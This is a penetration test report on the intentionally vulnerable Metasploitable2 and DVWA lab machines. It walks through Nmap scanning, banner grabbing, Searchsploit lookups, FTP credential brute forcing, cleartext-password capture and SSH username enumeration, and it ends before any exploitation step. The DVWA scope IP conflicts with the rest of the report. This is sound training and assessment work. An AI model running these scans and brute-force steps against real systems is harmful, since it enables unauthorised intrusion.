PENETRATION TEST REPORT

Pamod Bulugammana

Penetration Test Report

1. Executive Summary

A comprehensive vulnerability assessment and penetration test were conducted on two domains, specifically targeting Metasploitable2 and its DVWA (Damn Vulnerable Web Application) component. The purpose of this evaluation was to assess the security posture of Metasploitable2 and to determine its susceptibility to potential cyber-attacks. The testing approach simulated the actions of a malicious attacker with the following key objectives:

- **Evaluate Defense Penetration:** Assess if a remote attacker could breach the security defenses of Metasploitable2.
- **Assess Security Impact:** Determine the potential impact of a security breach on the confidentiality, integrity, and availability of Metasploitable2’s information systems, including its internal infrastructure.

Through this assessment, we identified and exploited security vulnerabilities that could allow a remote attacker to gain unauthorized access to sensitive information. All tests were performed with the same level of access as an external Internet user, adhering to industry standards and guidelines to ensure a controlled and realistic evaluation environment.

These findings provide insight into the current security landscape of Metasploitable 2 and highlight areas for improvement to protect against unauthorized access and maintain data integrity.

1.1. Scope

IP Address	192.168.32.133
Name	Metasploitable 2.0
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

Domain	192.168.32.133/dvwa
Name	Damn Vulnerable Web Application
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux Kernel 2.6

1.2. Methodology

Industry-standard tools and frameworks were employed throughout the vulnerability assessment and penetration testing process, ensuring a comprehensive and structured approach. Key tools included:

- **Nmap** for network discovery and scanning,
- **Metasploit Framework** for exploiting known vulnerabilities,
- Various **information-gathering tools** to collect system and network details,
- **Parrot OS** penetration testing suite
- **Automated vulnerability scanners** for thorough detection of potential weaknesses.

The assessment adhered to a standardized penetration testing methodology, consisting of the following phases:

1. **Information Gathering:** Collecting relevant data on the target systems.
2. **Vulnerability Assessment:** Identifying and evaluating potential security vulnerabilities.
3. **Exploitation:** Attempting to exploit identified vulnerabilities to assess risk impact.
4. **Remediation Recommendations:** Providing actionable guidance to mitigate discovered vulnerabilities.

Each phase followed established best practices and industry standards to ensure a realistic, effective, and controlled testing environment.

1.3. Limitations

The vulnerability assessment and penetration test were limited to only the designated in-scope IP addresses and domains. Testing did not include vulnerabilities related to denial-of-service (DoS) attacks or mobile applications, as these were explicitly considered out of scope.

1.4. Risk Severity Information

High	This level represents the most severe vulnerabilities. Successful exploitation of high-risk vulnerabilities could allow an attacker to partially or completely compromise application data. This may include unauthorized modification or deletion of critical data. Immediate remediation is recommended to protect sensitive information.
Medium	Medium-risk vulnerabilities present considerable threats that can allow an attacker to gain non-critical information about the application or service. While less urgent than high-risk issues, medium-risk vulnerabilities should be addressed promptly after high-risk vulnerabilities are mitigated.
Low	Low-risk vulnerabilities pose minimal threats and may allow an attacker to access non-sensitive information. While this information is not intended for public access, it is not considered critical. Addressing these vulnerabilities is advisable, though they are a lower priority than high- and medium-risk issues.

2. Summary of Findings

Scope – 192.168.32.133

No.	Vulnerability	Risk	Testing Scale

1	Detected a Bind Shell Backdoor	High	Exploited
2	FTP Backdoor Detection	High	Exploited
3	Password not Set for MySQL root User	High	Exploited
4	Weak Credentials Used in VNC	High	Exploited
5	Detected a Backdoor in IRC	High	Exploited
6	Default Credentials Used in Apache Tomcat	High	Exploited
7	Weak Credentials Used in SSH	High	Exploited
8	Anonymous FTP Login Enabled	Medium	Exploited
9	Weak Credentials Used in FTP	Medium	Exploited
10	Cleartext Authentication is Supported by FTP	Low	Not Exploited

Scope – 192.168.8.194/dvwa


No	Vulnerability	Risk	Testing Scale
1	Weak Credentials used for Login	High	Exploited
2	SQL Injection	High	Exploited
3	Unrestricted File Upload	High	Exploited
4	Command Execution	High	Exploited

3. Technical Review

3.1. Information Gathering

3.1.1 Discovering the Target Network

As the first step of information gathering, the network which is needed the testing was discovered. Nmap was used for this purpose.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.32.134/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 13:13 EDT
Nmap scan report for 192.168.32.1
Host is up (0.0011s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.32.2
Host is up (0.00046s latency).
MAC Address: 00:50:56:E6:DA:05 (VMware)
Nmap scan report for 192.168.32.133
Host is up (0.00089s latency).
MAC Address: 00:0C:29:22:C1:CD (VMware)
Nmap scan report for 192.168.32.254
Host is up (0.00031s latency).
MAC Address: 00:50:56:ED:3D:B2 (VMware)
Nmap scan report for 192.168.32.134
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.17 seconds
```

Target network could be identified by the IP 192.168.32.133.

3.1.2 Enumerating Open Ports and Services

A basic port scan was performed with Nmap in order to identify all open ports , services associated with the ports and versions of the services in the target IP.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p- --open 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 13:16 EDT
Nmap scan report for 192.168.32.133
Host is up (0.0016s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
38093/tcp open  status      1 (RPC #100024)
39600/tcp open  nlockmgr    1-4 (RPC #100021)
45359/tcp open  mountd      1-3 (RPC #100005)
47398/tcp open  java-rmi    GNU Classpath grmiregistry
MAC Address: 00:0C:29:22:C1:CD (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.21 seconds
```

About 30 open ports could be identified including commonly used ports. So, as the next step, each of these commonly used ports were enumerated.


3.1.3 FTP Enumeration

Two FTP services could be identified residing in ports 21 and 2121 respectively. Enumeration was performed for both ports.

As the first step of FTP enumeration, a banner grabbing was performed with Netcat.




```
┌──(root㉿kali)-[/home/pamodysix]
└─# nc -vn 192.168.32.133 21
(UNKNOWN) [192.168.32.133] 21 (ftp) open
220 (vsFTPd 2.3.4)
```




```
┌──(root㉿kali)-[/home/pamodysix]
└─# nc -vn 192.168.32.133 2121
(UNKNOWN) [192.168.32.133] 2121 (iprop) open
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.32.133]
```

FTP service which resides in port 21 could be observed to be running vsFTPD version 2.3.4 and the FTP service resides in port 2121 could be observed to be running ProFTPD version 1.3.1 which is an FTP server.

Then Searchsploit tool was used to identify any potential exploits available for the aforementioned FTP versions.




```
┌──(root㉿kali)-[/home/pamodysix]
└─# searchsploit vsFTPd 2.3.4
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------
vsftpd 2.3.4 - Backdoor Command Execution                         | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)            | unix/remote/17491.rb
------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```




```
┌──(root㉿kali)-[/home/pamodysix]
└─# searchsploit ProFTPD 1.3.1
Exploits: No Results
Shellcodes: No Results
```

The FTP version in port 21 could be identified as vulnerable to a backdoor command execution and a Metasploit module is available for exploiting the vulnerability.

Then both FTP services were tested for anonymous login, with providing anonymous as the username and a blank password.




```
┌──(root㉿kali)-[~]
└─# nmap -p 21 --script ftp-anon 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 13:43 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00068s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```




```
┌──(root㉿kali)-[~]
└─# nmap -p 2121 --script ftp-anon 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 13:45 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00055s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

FTP service in port 21 allowed anonymous login, while port 2121 did not.

Then a credential brute forcing was performed using “ftp-brute” Nmap script on both ports.




```
┌──(root㉿kali)-[~]
└─# nmap -p 21 --script ftp-brute 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 13:46 EDT
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.32.133
Host is up (0.0010s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3649 guesses in 602 seconds, average tps: 5.9
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 602.56 seconds
```



```
┌──(root㉿kali)-[~]
└─# nmap -p 2121 --script ftp-brute 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 14:01 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00053s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Valid credentials could be found only for the FTP service on port 21.

Then a Wireshark packet capturing was performed on both ports in order to check unencrypted credentials passing through the network.




☑ Show Cookies ☑ Show NTLM challenge-response □ Mask Passwords

Client	Server	Protocol	Username	Password	Valid login	First Login
192.168.32.134	192.168.32.133	FTP	user	user	Unknown	2024-10-31 18:07:24 UTC

FTP services on both ports were passing credentials as plain text through the network.

Then both FTP services were tested for FTP bounce vulnerability with Nmap.




```
┌──(root㉿kali)-[~]
└─# nmap -p 21 --script ftp-bounce 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 14:39 EDT
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Nmap scan report for 192.168.32.133
Host is up (0.00071s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds

┌──(root㉿kali)-[~]
└─# nmap -p 2121 --script ftp-bounce 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 14:48 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00076s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Both FTP services were not vulnerable to FTP bounce vulnerability, which uses “PORT” command to request access to ports indirectly through the use of the victim machine by an attacker.

3.1.4 SSH Enumeration

Secure shell (SSH) service could be identified on the default port 22.

As the first step of SSH enumeration, a username brute forcing was performed with the use of “ssh_enumusers” Metasploit module.



```
msf6 > search ssh_enumusers

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_enumusers   .                normal  No     SSH Username Enumeration
   1    \_ action: Malformed Packet         .                .       .      Use a malformed packet
   2    \_ action: Timing Attack            .                .       .      Use a timing attack


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/ssh/ssh_enumusers
After interacting with a module you can manually set a ACTION with set ACTION 'Timing Attack'

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhost 192.168.32.133
rhost => 192.168.32.133
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /home/pamodysix/users.txt
user_file => /home/pamodysix/users.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 192.168.32.133:22 - SSH - Using malformed packet technique
[*] 192.168.32.133:22 - SSH - Checking for false positives
[*] 192.168.32.133:22 - SSH - Starting scan
[+] 192.168.32.133:22 - SSH - User 'user' found
[+] 192.168.32.133:22 - SSH - User 'root' found
[+] 192.168.32.133:22 - SSH - User 'msfadmin' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

